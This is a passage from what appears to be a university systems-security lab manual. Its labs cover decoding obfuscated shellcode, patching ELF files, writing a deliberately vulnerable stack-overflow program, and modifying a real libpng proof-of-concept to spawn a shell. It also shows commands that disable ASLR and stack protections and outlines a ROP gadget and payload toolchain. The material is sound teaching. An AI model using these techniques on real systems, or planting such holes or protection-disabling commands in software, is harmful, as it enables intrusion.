[bear:~] 191) disasm "\xeb\x11\x5e\x31\xc9\xb1\x65\x80\x6c\x0e\xff\x35\x80\xe9\x01" \
 "\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x66\xf5\x66\x10\x66\x07"
  0000000000000000 eb11             jmp 0x13
  0000000000000002 5e               pop esi
  0000000000000003 31c9             xor ecx, ecx
  0000000000000005 b165             mov cl, 0x65
  0000000000000007 806c0eff35       sub byte [esi+ecx-0x1], 0x35
  000000000000000c 80e901           sub cl, 0x1
  000000000000000f 75f6             jnz 0x7
  0000000000000011 eb05             jmp 0x18
  0000000000000013 e8eaffffff       call 0x2
  0000000000000018 66f5             o16 cmc
  000000000000001a 66106607         o16 adc [esi+0x7], ah
```

After the jmp-call-pop trick, gibberish starts at offset `0x18`, and goes on for the next 125 (0x65) bytes. The deobfuscating preamble 0x3–0x11 is a good example of a minimal loop, and you should now practice reading in a bunch of hex and subtracting 0x35.

3.7.5 Notes, Hints, and Recommendations

One recent (depending on how you count years) shift in attack and defense is the shift from trying to detect malicious ”code” to detecting malicious ”computation”; the former is hard, and the latter is impossible. Score one for the ba– uh, creative guys.

Disguising shellcode is an art. Several defenses have arisen; most of these are built on some kind of lightweight emulation. Initial efforts focused on trying to find long sequences of 0x90 (NOP) bytes as evidence of a NOP sled. Other efforts quickly spiraled into a game of detecting arbitrary computation, which a defender will always lose.

One clever technique for disguising “binary” code is to make it look like plaintext or ASCII. You could even go so far as to make it look very much like plain English (syntax–wise, at least).

1. English Shellcode paper: `http://www.cs.jhu.edu/~sam/ccs243-mason.pdf`
2. You may want to play with and disassemble the files here: `http://tsg.cpsc.ucalgary.ca/teaching/polymorphic/`
3. “Writing ia32 alphanumeric shellcodes” `http://phrack.org/issues.html?issue=57&id=15&mode=txt`
4. `http://www.blackhat.com/html/bh-usa-05/bh-usa-05-speakers.html` (grep Shakespearean Shellcode)
5. `http://media.blackhat.com/bh-usa-05/audio/2005_BlackHat_Vegas-V31-D_Barrall-Shakespearean_Shellcode.mp3`
6. `http://mirror.fpux.com/HackerCons/Blackhat%202005/CD/BH_US_05_BARRALL.PDF`

3.8 Manipulating the ELF

Up to this point, we have explored the creation of code and meaningful computation. The way we have explored this topic is as a linear sequence that studies how to create control flow with assembly code. In addition, we have seen how to invoke and observe system calls.

This focus on the code is but one path to exploring and understanding host and system behavior. Equally as important are the characteristics of the execution container. In this lab, you will take a look at some of the structure and properties of the ELF.

3.8.1 Synopsis

This lab asks you to use standard tools to examine the parts of an ELF and use a hex editor to change the contents (and thus the behavior) of an ELF file.

3.8.2 Learning Objectives

The purpose of this lab is to help you develop comfort with manipulating ELF files, and thereby learn about an important part of the ABI.

3.8.3 Materials

readelf. objdump. gcc. ghex2. hexdump.

3.8.4 Description

It helps to know what the structure of an ELF file is. This file helps, although you may find it difficult to read at first:
`http://www.muppetlabs.com/~breadbox/software/ELF.txt`

It can be tough to navigate back and forth and see the structure of the ELF file; there are several layers of indirection going on, especially as you try to resolve symbols and section names.

Our first task will thus focus on using a couple of tools to show you the overall structure and some important content in an ELF.

Task 1: Dissecting an ELF Write a small C program that prints “hello, world”.

```
[locasto@csl hackabacus]$ emacs -nw hello.c
[locasto@csl hackabacus]$ cat hello.c
#include <stdio.h>

int main(int argc, char* argv[])
{
  int x = 0;

  x = fprintf(stdout, "hello, world.\n");
  return x;
}
[locasto@csl hackabacus]$
```

Compile this program as you see below. The gcc compiler will produce a file named `hello`. *What* is this file? A binary. You may be used to thinking of a binary as a pile of bytes, and in one sense you are correct. But this pile of bytes actually has quite a rich and flexible structure.

We can ask the `file` command to tell us more about that `hello` file. Somehow, it extracts and prints quite a bit of interesting information: where do all these attributes come from?

```
[locasto@csl hackabacus]$ gcc -Wall -o hello hello.c
[locasto@csl hackabacus]$ file hello
hello: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), dynamically linked (uses shar
[locasto@csl hackabacus]$
```

So what is in the ELF file? How do we look at it? We might be tempted to use `cat` or `more` or `less`, but those utilities will just print the raw content (something like `more` might be polite enough to warn us), but cat will just dump a bunch of unprintable characters to the terminal. If you're lucky, it doesn't screw anything up, but if you're not and your prompt becomes garbled, type `reset`.

The utilities `od` and `hexdump` will print the contents of the ELF file as octal or hex (with optional printable ASCII via the -C flag). The file we created above prints roughly 410 lines of hex values that look something like this (we removed the middle portion and replaced it with . . . for brevity:

```
[locasto@csl hackabacus]$ hexdump -C hello
00000000  7f 45 4c 46 02 01 01 03  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 3e 00 01 00 00 00  20 04 40 00 00 00 00 00  |..>..... .@.....|
00000020  40 00 00 00 00 00 00 00  38 0a 00 00 00 00 00 00  |@.......8.......|
00000030  00 00 00 00 40 00 38 00  08 00 40 00 1e 00 1b 00  |....@.8...@.....|
00000040  06 00 00 00 05 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000050  40 00 40 00 00 00 00 00  40 00 40 00 00 00 00 00  |@.@.....@.@.....|
00000060  c0 01 00 00 00 00 00 00  c0 01 00 00 00 00 00 00  |................|
...
000019a0  61 74 61 00 66 70 72 69  6e 74 66 40 40 47 4c 49  |ata.fprintf@@GLI|
000019b0  42 43 5f 32 2e 32 2e 35  00 73 74 64 6f 75 74 40  |BC_2.2.5.stdout@|
000019c0  40 47 4c 49 42 43 5f 32  2e 32 2e 35 00 6d 61 69  |@GLIBC_2.2.5.mai|
000019d0  6e 00 5f 69 6e 69 74 00                           |n._init.|
000019d8
[locasto@csl hackabacus]$ hexdump -C hello | wc
    410    7313   31927
[locasto@csl hackabacus]$
```

That's all very interesting, but not very informative; we can see some parts of the file contain printable ASCII, and we see that it curiosly starts with the characters "ELF". But we don't get a sense of the overall structure. For that, we need to turn to utilities that actually understand the ELF format: `objdump` and `readelf`.

Question 1: Can you find your "hello, world" string literal?

Question 2: Using objdump, can you print all the symbols in the file `hello`? Consult the manual page. What is the equivalent flag for readelf?

Question 3: Using objdump -s, what output do you see? What are the similarities and differences with hexdump output?

Question 4: Find the flag for objdump that will disassemble and print the executable sections of the ELF.

Question 5: What does “objdump -h” show you? Can you find the equivalent flag for `readelf`?

We can see that the ELF file contains some number of sections; each of these sections contains various pieces of information about the ELF and the program it contains. Program code, data, debugging information, strings, symbols, jump tables — there is a lot of stuff here. Sections like .text, .data, .bss, .plt, .got should become very familiar. Some of these sections survive into runtime, and some do not.

We can ask the readelf utility to print the contents of the ELF header (see the characters ELF in the file “magic” number? 45, 4c, 46):

```
[locasto@csl hackabacus]$ readelf -h hello
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 03 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - Linux
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x400420
  Start of program headers:          64 (bytes into file)
  Start of section headers:          2616 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         8
  Size of section headers:           64 (bytes)
  Number of section headers:         30
  Section header string table index: 27
[locasto@csl hackabacus]$
```

The section headers (via `readelf -S`)specify the major parts of the ELF file. In the file `hello`, there are actually twenty–nine different sections! We bet that's probably a surprising fact if you were thinking that the ELF just held your code.

```
[locasto@csl hackabacus]$ readelf -S hello
There are 30 section headers, starting at offset 0xa38:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS         0000000000400200  00000200
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note.ABI-tag     NOTE             000000000040021c  0000021c
       0000000000000020  0000000000000000   A       0     0     4
  [ 3] .note.gnu.build-i NOTE             000000000040023c  0000023c
       0000000000000024  0000000000000000   A       0     0     4
  [ 4] .gnu.hash         GNU_HASH         0000000000400260  00000260
       0000000000000024  0000000000000000   A       5     0     8
  [ 5] .dynsym           DYNSYM           0000000000400288  00000288
       0000000000000078  0000000000000018   A       6     1     8
  [ 6] .dynstr           STRTAB           0000000000400300  00000300
       0000000000000047  0000000000000000   A       0     0     1
  [ 7] .gnu.version      VERSYM           0000000000400348  00000348
       000000000000000a  0000000000000002   A       5     0     2
  [ 8] .gnu.version_r    VERNEED          0000000000400358  00000358
```

```
       0000000000000020  0000000000000000   A       6     1     8
  [ 9] .rela.dyn         RELA             0000000000400378  00000378
       0000000000000030  0000000000000018   A       5     0     8
  [10] .rela.plt         RELA             00000000004003a8  000003a8
       0000000000000030  0000000000000018   A       5    12     8
  [11] .init             PROGBITS         00000000004003d8  000003d8
       0000000000000018  0000000000000000  AX       0     0     4
  [12] .plt              PROGBITS         00000000004003f0  000003f0
       0000000000000030  0000000000000010  AX       0     0     4
  [13] .text             PROGBITS         0000000000400420  00000420
       00000000000001f8  0000000000000000  AX       0     0     16
  [14] .fini             PROGBITS         0000000000400618  00000618
       000000000000000e  0000000000000000  AX       0     0     4
  [15] .rodata           PROGBITS         0000000000400628  00000628
       000000000000001f  0000000000000000   A       0     0     8
  [16] .eh_frame_hdr     PROGBITS         0000000000400648  00000648
       0000000000000024  0000000000000000   A       0     0     4
  [17] .eh_frame         PROGBITS         0000000000400670  00000670
       000000000000007c  0000000000000000   A       0     0     8
  [18] .ctors            PROGBITS         00000000006006f0  000006f0
       0000000000000010  0000000000000000  WA       0     0     8
  [19] .dtors            PROGBITS         0000000000600700  00000700
       0000000000000010  0000000000000000  WA       0     0     8
  [20] .jcr              PROGBITS         0000000000600710  00000710
       0000000000000008  0000000000000000  WA       0     0     8
  [21] .dynamic          DYNAMIC          0000000000600718  00000718
       0000000000000190  0000000000000010  WA       6     0     8
  [22] .got              PROGBITS         00000000006008a8  000008a8
       0000000000000008  0000000000000008  WA       0     0     8
  [23] .got.plt          PROGBITS         00000000006008b0  000008b0
       0000000000000028  0000000000000008  WA       0     0     8
  [24] .data             PROGBITS         00000000006008d8  000008d8
       0000000000000004  0000000000000000  WA       0     0     4
  [25] .bss              NOBITS           00000000006008e0  000008dc
       0000000000000018  0000000000000000  WA       0     0     16
  [26] .comment          PROGBITS         0000000000000000  000008dc
       0000000000000058  0000000000000001  MS       0     0     1
  [27] .shstrtab         STRTAB           0000000000000000  00000934
       00000000000000fe  0000000000000000           0     0     1
  [28] .symtab           SYMTAB           0000000000000000  000011b8
       0000000000000618  0000000000000018          29    46     8
  [29] .strtab           STRTAB           0000000000000000  000017d0
       0000000000000208  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
[locasto@csl hackabacus]$
```

The program headers help the OS loader know how to map ELF sections to actual program segments (i.e., parts of the process address space). Note the section to segment mapping at the end of the output below.

```
[locasto@csl hackabacus]$ readelf -l hello

Elf file type is EXEC (Executable file)
Entry point 0x400420
There are 8 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000001c0 0x00000000000001c0  R E    8
  INTERP         0x0000000000000200 0x0000000000400200 0x0000000000400200
                 0x000000000000001c 0x000000000000001c  R      1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000006ec 0x00000000000006ec  R E    200000
  LOAD           0x00000000000006f0 0x00000000006006f0 0x00000000006006f0
                 0x00000000000001ec 0x0000000000000208  RW     200000
  DYNAMIC        0x0000000000000718 0x0000000000600718 0x0000000000600718
                 0x0000000000000190 0x0000000000000190  RW     8
  NOTE           0x000000000000021c 0x000000000040021c 0x000000000040021c
                 0x0000000000000044 0x0000000000000044  R      4
  GNU_EH_FRAME   0x0000000000000648 0x0000000000400648 0x0000000000400648
                 0x0000000000000024 0x0000000000000024  R      4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     8

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt .init .plt .text .fini .rodata .eh_frame_hdr
   03     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
[locasto@csl hackabacus]$
```

Task 2: Patch Me Now that you have an introduction to some of the tools for reading parts of an ELF, we are going to ask you to use these tools and a hex editor to rewrite a small part of an ELF. You may wish to use a hex mode of your favorite editor, or use something like ghex2.

Write a simple C program that counts to 1000. Also make sure that this program writes the message "hello, world" to `stdout`.

Task 2.1 Change the hello message to print "good by(t)e!!". You will have to find out where this content is and how it is referred to and replace it. This should be relatively easy, even without the help of objdump and/or readelf.

Task 2.2: Now, manually patch the resulting ELF to count to 2000. This can be a bit tricky, especially since it varies depending on how you wrote your original C code. Also, be careful about little-endian ordering.

3.8.5 Notes, Hints, and Recommendations

This delightful tutorial is a great exercise that is less about creating a small program and more about taking a guided tour of the various layers of your system:

`http://www.muppetlabs.com/~breadbox/software/tiny/teensy.html`

3.9 Roll Your Own Vulnerability

You may wish to team up for this lab. In it, we will create a very contrived, artificial vulnerability and "exploit" for it.

Understanding code injection vulnerabilities and exploits is a non-trivial topic precisely because the common understanding seems to rely on the same notion that underlies the act of cramming too many clothes in a suitcase. Sure, an "overflowed buffer" seems to sound a lot like a burst suitecase, but the analogy is ultimately misleading. A buffer overrun is not about piling copious amounts of data into a small space! Rather, it is about constructing a series of memory write operations to very specific locations; "buffers" (whatever they are) are simply an attractive target because they reside near important control flow artifacts and are often receptor sites for data memory write operations.

3.9.1 Synopsis

In this lab, you will write a small program that writes to a buffer on its stack. You will also construct a payload to write to this buffer; the payload will be very similar to the shellcode you have already written.

3.9.2 Learning Outcomes

In this lab, we intend you to have the following outcomes:

1. Put into practice your knowledge of shellcode
2. Learn about the function call calling convention
3. Learn about activation records and structure on x86
4. Get a hands-on appreciation of what a simple stack–based buffer overflow actually is

3.9.3 Materials

gcc. ld. an editor. nasm. udcli.

In the references below, there is a link that discusses x86 calling conventions, and how mixing control data and normal data in the same contiguous memory location entails risk. You should read it.

3.9.4 Description

This is preparation for understanding basic stack-based buffer overflows, but the larger lesson is that anywhere control information and pointers are mixed with writeable data, you have an opportunity for employing a "write primitive" as an attacker. This includes dynamic instances of structure types on the heap. Or other dynamic memory areas, such as those created via mmap(2) or mapped in from files.

More importantly, this demonstrates how x86 systems fail to take advantage of segmentation support to differentiate between different types of memory. Systems need support for fine-grained separation of memory segments that can be efficiently enforced.

Task 1: Construct a Payload Write a small piece of standalone assembly code that executes a system call (do something interesting, like open, read, or write to a file, or fetch the process ID). You know how to do this from previous labs. Don't create a valid ELF (or do, and just extract .text)

Store the resulting bytes in a file. We will revisit it.

Task 2: Write a Vulnerable Program Write a small, intentionally-vulnerable program that opens the "payload" file and reads in the bytes to a buffer on the program's stack; you should construct this buffer and the payload so that you overwrite the return address.

Make sure to disable any protections and enable something else (hints are below).

Task 3: Reconstruct a Payload Take your payload from Task 1 and rewrite it so that the right parts of it overwrite the return address on the stack.

Task 4: Make it Work Running your victim program on your payload should cause your "injected" shellcode to execute and achieve the goal of your shellcode.

3.9.5 Notes, Hints, and Recommendations

You will want to read the overview of calling conventions on x86 here: `http://www.unixwiz.net/techtips/win32-callconv-asm.html`

You may or may not wish to use strcpy(3). Or write your own. Or use memset.

You probably want to turn off various protections to make this work:

- compiling programs with fno-stack-protector
- turning off ASLR: as root:

  ```
  'echo 0 > /proc/sys/kernel/randomize_va_space'
  ```

- marking executables as needing executable data areas: 'execstack -s a.out'

You probably want to read this classic Phrack article: "Smashing the Stack for Fun and Profit" `http://www.phrack.com/issues.html?issue=49&id=14&mode=txt`

You can see an example of a gdb trace of an overflow in action at: `http://pages.cpsc.ucalgary.ca/~locasto/teaching/2011/ISSA/code/session.txt`

3.10 Case Study: A Simple Stack-based Buffer Overflow

This lab is a guided exercise and walkthrough of the libpng stack-based vulnerability and a PoC exploit (thanks to Chris Evans).

3.10.1 Synopsis

In this lab, we will take an up-close look at a real vulnerability. The point isn't to see this as the state of the art – instead, it is about seeing *exactly* what the semantics of a code injection attack are and how it depends on the environment of the program's process address space and code! One special thing to note is how the actual control transfer happens way after the target buffer is overflowed and target state is corrupted! Only after the program begins to return up a deep call chain (after doing a bunch of other valid processing) does the exploit complete and begin execution (well, crashing in this particular case b/c the payload is malformed).

3.10.2 Materials

The hardest part of this lab is actually the setup; you will need to fetch the vulnerable version of libpng from an archive and a library dependency (zlib). You then need to compile from source and then compile a utility (a sample PNG viewer) included with the libpng source. If you follow the instructions in the various Makefiles you will be fine. But consider this a baptism by fire of the Linux command line and Makefiles.

You should read these files first:

- `http://www.libpng.org/pub/png/libpng.html`
- `http://www.kb.cert.org/vuls/id/388984`
- `http://scary.beasts.org/security/CESA-2004-001.txt`

You can find a PoC file here: `http://scary.beasts.org/misc/pngtest_bad.png`

3.10.3 Learning Objectives

The point of this lab is to provide a hands-on assessment of an old stack-based buffer overflow vulnerability and the resulting exploit. This takes the previous lab and cranks it up a notch: the vuln is in real, widely used software, and we get a richer address space than just a simple program copying a string from a file.

3.10.4 Description

Using gdb, this session we will take a guided tour of the operation and execution of a real exploit on a real (but old) vulnerability. While the specific type of vulnerability is less likely to be a problem or easily exploitable for most current commodity systems, the principles involved are illustrative from both an attack and defense perspective.

Task 1: Setup Find the vulnerable version of libpng and install it to a local subdirectory (not the whole machine) following the directions in the Makefile and documentation.

Task 2: Compile rpng-x In the contrib/gregbook directory, compile the rpng-x viewer against your vulnerable library.

Task 3: Run rpng-x on the PoC exploit PNG Run rpng-x on Chris Evan's sample PNG. Does the program crash? Now run it in gdb and observe the state of the process when it crashes.

Task 4: Analysis Using gdb and the source code, diagnose what happened.

We can look at a wealth of information in both the source code (at the source level definition of various functions) and at the assembly level. We first observe how rpng-x reacted when fed the proof-of-concept test case to exercise the vulnerability. We observe some output error messages and then a segfault.

We start rpng-x in gdb and begin to place breakpoints from the `png_handle_tRNS()` function in the 'pngrutil.c' file. Reconstruct the call chain from the source! Hint: you can drive the initial location by searching for the error message.

At each step, keep track of the state of the stack: what activation records are there, and what information do they contain?

We place breakpoints at different related functions (e.g., `png_crc_finish`, `png_read_data`, `png_default_read_data`) and look at them both at the source level as well as disassembly within gdb. One tricky part of this procedure is that the call chain involves a function pointer, but simple stumbling around the right source files and reading the code will help you out. Also, the function pointer eventually resolves to a function that calls `fread()`.

The key problem seemed to be that the length of a fixed-sized local buffer (256 declared bytes – find out what constant this is!) – and specifically the amount of space allocated on the stack (300 bytes) was smaller than the 512 bytes of data that `fread(3)` ultimately stuffs into that fixed-sized local buffer.

Task 5: Modify PoC We can able to modify the PoC exploit to include shellcode that does something interesting, such as issuing a CC or invoking exit(2) with some value. Change the PoC file in a hex editor. Inject a NOP sled over Chris's payload, then place a CC in a strategic spot. Where the code returns to depends on your environment, so you may have to fiddle a bit and map the offsets in the file to the address in memory on the stack.

Task 6: Drop a Shell If you are creative enough, you can spawn a shell once you get the return address correct (via stack examination of where the NOP sled landed on the stack).

3.10.5 Notes, Hints, and Recommendations

Like the previous lab, your machine likely has a number of countermeasures in place already, and performing basic exploit research to understand the basic concepts (e.g., those presented in "Smashing the Stack for Fun and Profit" `http://www.phrack.com/issues.html?issue=49&id=14&mode=txt`) requires you to turn them off to remove some complexity. This includes, but isn't limited to:

- compiling programs with `fno-stack-protector`
- turning off ASLR: as root,

  ```
  'echo 0 > /proc/sys/kernel/randomize_va_space'
  ```

- marking executables as needing executable data areas: `execstack -s a.out`

3.11 Open-ended Activity: Analyzing Another Vuln

So now that you've created your own vulnerability and analyzed a real one, here is your chance to examine a few others and get practice at understanding random software and its bugs. These skills will come in handy for a capstone project in finding a new bug or vulnerability.

3.11.1 Synopsis

This lab provides some leads for further practice at vulnerability analysis.

3.11.2 Learning Outcomes

This lab is meant to help students practice their self–starting skills. From a patch, a brief email, or a CVE announcement, often the intrepid researcher has to find the software or additional information on the actual flaw. Part of this skill is knowing where to look and how to set up your analysis environment.

3.11.3 Materials

Curiosity.

3.11.4 Description

Here is an interesting lead. Find out what's up, get the software, replicate the problem, create a PoC.

"SECURITY UPDATE: stack overflow when connecting to malicious DHCP v4 server" CVE-2009-0692

debian/patches/CVE-2009-0692.dpatch: update `script_write_params()` in dhclient.c to verify that length of data is not longer than netmask (iaddr)

3.11.5 Notes, Hints, and Recommendations

Be lucky.

3.12 Map Your Heap

The structure of a processes's stack is relatively well understood. You have looked at a few examples in action.

The stack is now relatively well protected. But the heap: that large dynamic memory area that contains all kinds of dynamically allocated instances of many different data types. In many ways, the heap is opaque. It is also potentially very very large and very very sparse.

Answering the question "what is my program (process) doing?" is tough enough, but at least we have utilities like strace(1) that can show us what the program is doing in terms of important functionality like system calls. We also have tools like gdb that can monitor very very precise parts of the behavior down to instruction level and the state of the registers.

Yet, a key element of knowing what your program is doing, and thus knowing whether it is matching expectations (security policy, debugging, etc.) is knowing what memory looks like.

3.12.1 Synopsis

In this lab, you will produce a visual picture of the relationships between different objects in the heap.

3.12.2 Learning Outcomes

You should learn about the following topics:

1. the process address space structure
2. what and where the heap is located
3. the glibc malloc(3) and free(3) interface/API
4. how to use gdb to track memory allocation events

3.12.3 Materials

gdb. graphviz. the DOT language. see "man dot"

You should look at the contents of the psuedo-file `/proc/self/maps`. You should read the manual page for the mmap(2) system call.

3.12.4 Description

This lab asks you to create a graph representing your process address space, beginning the internals of the heap. It is your task to generate a GraphViz–based map of pointers that exist in the heap and where in .text or other mmap'd regions they point to.

Task 1: Test Program You should write a test program that, in an infinite loop, allocates and deallocates an arbitrary number of "nodes" (see random(3)) from a dynamically allocated, singly-linked list. Write this node type. Store a couple of integers or characters. Periodically print the number of nodes in the list. Loop forever.

Task 2: Extract Data Using gdb, keep a log of memory allocation and free events. Set breakpoints at each malloc, realloc, calloc, and free. Keep track of the requested size and the pointer that is returned. Try to keep track of the type that is allocated, and the implicit links/pointers in that type. You should at least understand your own.

At a certain point in time, stop your data collection. Your mission is now to render a picture of all the memory locations that have been allocated along with their relationships. This latter part is the hard part. To do that, you need to know or infer the type of data that was allocated.

You may wish to use watchpoints to watch important pointer locations.

We suggest doing this manually for a simple contrived program (as from Task 1) that only mallocs a few memory locations and links them together (set watchpoints on the modifications of those pointer values).

As a warmup, you may wish to collect the eip value from where malloc is invoked (NB: not the address of malloc(3), but rather the instruction calling it). You can then graph the relationship between this code location and the memory locations it allocates. You can scale nodes or color them by their size.

At your option, you may use another tool (e.g., Pin, Valgrind) to extract this information.

Task 3: Translate Raw Data to DOT Language The graphviz tool understands a special syntax called the DOT language.

Translate the information you extracted from gdb to a form suitable for consumption by dot, neato, or twopi.

Task 4: Render Your Heap Using graphviz, draw the map of data structure relationships in your heap. We should obviously see some state related to the linked list. Remember that you are likely extracting a time series of data. The alternate data semantics could be a snapshot at a certain time. Be clear in your mind what you are actually rendering. Choose an appropriate layout engine.

You can get creative here. If you have a talent for the visual display of information, go wild here. Show us what the heap looks like in different ways. Are certain addresses correlated with each other? Apply colors. What information or message do you want to convey?

You can augment this exercise by drawing a map of each allocated object to every vmarea in your process address space.

3.12.5 Notes, Hints, and Recommendations

man dot

You may wish to investigate the use of the awk scripting language to transform or markup the raw data into nodes and edges for dot.

3.13 Observing ASLR

One part of modern defensive countermeasures is a form of artificial diversity. Artificial diversity is a technique predicated on the defensive value of specializing or customizing certain properties of a process or runtime environment with the aim of injecting confusion or uncertainty or unpredictability into the target. In this way, the attacker cannot be 100% sure of where certain target data structures are, and since machines are relatively picky about what code they execute when, a small perturbation can help foil an exploit attempt.

That's the theory, anyway.

ASLR or Address Space Layout Randomization is a technique that adds small, random offsets to various major data areas of the process address space. For example, by shifting the start of the stack by a few hundred bytes, the location of return addresses and frame pointers does not match what the attacker can deduce from running the same code on his own machine. In Linux, the offset is calculated during process creation and is really cheap. Since the attacker can't immediately guess the offset, they have more work to do, such as heap spraying or sending multiple attempts to "guess" the offset.

3.13.1 Synopsis

In this lab, you will observe the effects of ASLR by profiling it with a small piece of assembly code or a small C program.

3.13.2 Learning Outcomes

In doing this lab, you should be introduced to the concept of defensive countermeasures: ways in which a host can try to interfere with or protect itself from an attacker's carefully crafted exploit.

You should gain an understanding of ASLR, how to turn it on and off in Linux, and the effect it has on a major part of the process address space.

3.13.3 Materials

gcc. gnuplot. editor.

3.13.4 Description

Our goal is to observe how ASLR affects the value of the stack pointer both when ASLR is off and when it is on. To that end, we will create a program and run it a number of times to observe any changes in the stack pointer (since this is exactly the piece of state modified).

Task 1 Write a small piece of code to gather data on the value of the %esp register: the position of the top of the stack in a randomized (i.e., ASLR) environment or non-randomized environment.

```
#include <stdio.h>
int main()
{
  int* x = 0;
  int y = 0xDEADBEEF;
  x = &y; /* y is located at or near top of the stack */
  fprintf(stdout, "%u\n", ((unsigned int)x));
  return ((int)x); //this has shortcomings in reporting the full value
}
```

NB: A lesson in failure modes!

If we only look at the return value of the program, this program produces a distribution of values showing limited (max 3 in our experiment) reuse of the same stack state. Note that the return of x from main is truncated by the shell to a short int. We wrapped the binary in a bash shell script:

```
#!/bin/bash
for ((;;))
do
      ./a.out >> newstack.dat
done
```

and then passed newstack.dat through a chain of commands, first `sort -n` the output, then passing to `uniq -c`, then awk to print $2 then $1, then `sort -n` again. We directed that final output to a file newstack.sorted and plotted it with `gnuplot`:

```
plot 'newstack.sorted' with impulses
```

Turning ASLR off via:

```
echo '0' > /proc/sys/kernel/randomize_va_space
```

produced a file with all the same value (322122588).

3.13.5 Notes, Hints, and Recommendations

"On the Effectiveness of Address-Space Randomization" `http://www.stanford.edu/~blp/papers/asrandom.pdf`

Bypassing ASLR: `http://www.phrack.org/issues.html?issue=59&id=9&mode=txt`

You should read these, they talk about a number of countermeasures in the OpenBSD http://www.openbsd.org/papers/ven05-deraadt/

3.14 Capstone: ROP Search

In this lab, your task is to produce a set of valid x86 sequences that end in RET from the glibc (a ROP gadget toolkit). Return–oriented programming (ROP) is a big fad and hot topic in the academic literature and has been such for about 6 years. The main idea is that instead of injecting code, you inject data constructs that guide control flow through arbitrary, but already host–resident instructions. In this way, defenses that rely on tainting external input to tell the difference between "foreign" code and "native" or self code cannot effectively operate. You are using the machine against itself.

3.14.1 Synopsis

Your task is to identify all valid instruction sequences in your glibc library .so file ending in either `RET` or `JMP [reg]`. Start at each byte offset and see what the following bytes disassemble to. It is OK to be in the middle of an instruction.

3.14.2 Learning Outcomes

In this lab, you should achieve the following outcomes:

1. gain experience with x86 code and translation
2. understand non-control data attacks
3. more fully understand and manipulate the stack machine in x86

3.14.3 Materials

glibc. objdump. udcli.

3.14.4 Description

Using the above tools, iteratively disassemble parts of glibc to find short instruction sequences ending in RET or JMP.

Task 1 Create a table of these gadgets and their locations.

Task 2: Hopscotch With your table as a dictionary, can you create a valid x86 program that jumps around for as long a sequence as possible? Construct a fake activation record (or series of them), purposefully write them to the stack, and see if your payload executes. You can run it in gdb to test and observe.

3.14.5 Notes, Hints, and Recommendations

"Smashing the Gadgets: Hindering Return-Oriented Programming Using In-Place Code Randomization." Vasilis Pappas, Michalis Polychronakis, and Angelos D. Keromytis. In the Proceedings of the 33rd IEEE Symposium on Security and Privacy. May 2012, San Francisco, CA.

`http://www.cs.columbia.edu/~mikepo/`

code (for the defensive technique):

`http://nsl.cs.columbia.edu/projects/orp/`

A challenge project might be to take an arbitrary "payload" written in C and convert it to a ROP sequence from a target glibc. This direct C-to-x86/ROP translation may be difficult, but may be worthwhile to build for just that reason. If you don't want to build a new target backend for GCC, it may be easiest to have a 2-piece architecture where you:

1. feed a .c source file with a set of C language functions (i.e., your attack/ROP code payload – call it a "module") to 'gcc -S'
2. take that assembly output and;
3. feed it to the piece of code (call it the ROP Assembler) that matches the ROP gadget database you have already pre-built against the basic blocks that GCC generated

Then you do some manual magic to make this work with a particular vuln and end up with an executable ROP payload.

This payload would be placed into file or network or data input where it can land on the stack. Note that the ROP payload is really only a sequence of stack frames that "ret" (or jmp) somewhere...the ROP "translation" you're doing is really just mapping desired code snippets to already existing .text addresses and bridging the gap between them with a fake activation record.

Another option (possibly easier) may be a script-like syntax where you specify some combination of:

1. sequences of function calls

2. pure x86 assembly snippits

3. macros/mneumonics for your existing ROP gadets

to execute; that you can basically just "assemble" into the ROP payload.

3.14.6 Related Work

Traditional return-to-libc: "Getting around non-executable stack (and fix)" by Solar Designer. `http://www.clip.dia.fi.upm.es/~alopez/bugs/bugtraq2/0287.html`

return-to-libc: Nergal, "Advanced return-into-lib(c) Exploits: PaX Case Study," Phrack 58:4

Return-oriented programming: The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86) Hovav Shacham. In Proceedings of CCS 2007, pages 552561. ACM Press, Oct. 2007. `http://cseweb.ucsd.edu/~hovav/papers/s07.html`

Non-control data attacks: `http://research.microsoft.com/en-us/um/people/shuochen/papers/usenix05data_attack.pdf`

XFI: `http://research.microsoft.com/apps/pubs/?id=64368`

vx32: `http://pdos.csail.mit.edu/papers/vx32:usenix08/`

Useful commentary on "code-data ownership relationships"

`http://pages.cpsc.ucalgary.ca/~locasto/papers/segslice-trust2010.pdf`

"SegSlice: Towards a New Class of Secure Programming Primitives for Trustworthy Platforms." Sergey Bratus, Michael E. Locasto, and Brian R. Schulte. Proceedings of the 3rd International Conference on Trust and Trustworthy Computing (TRUST 2010). 21-23 June 2010. Berlin, Germany.

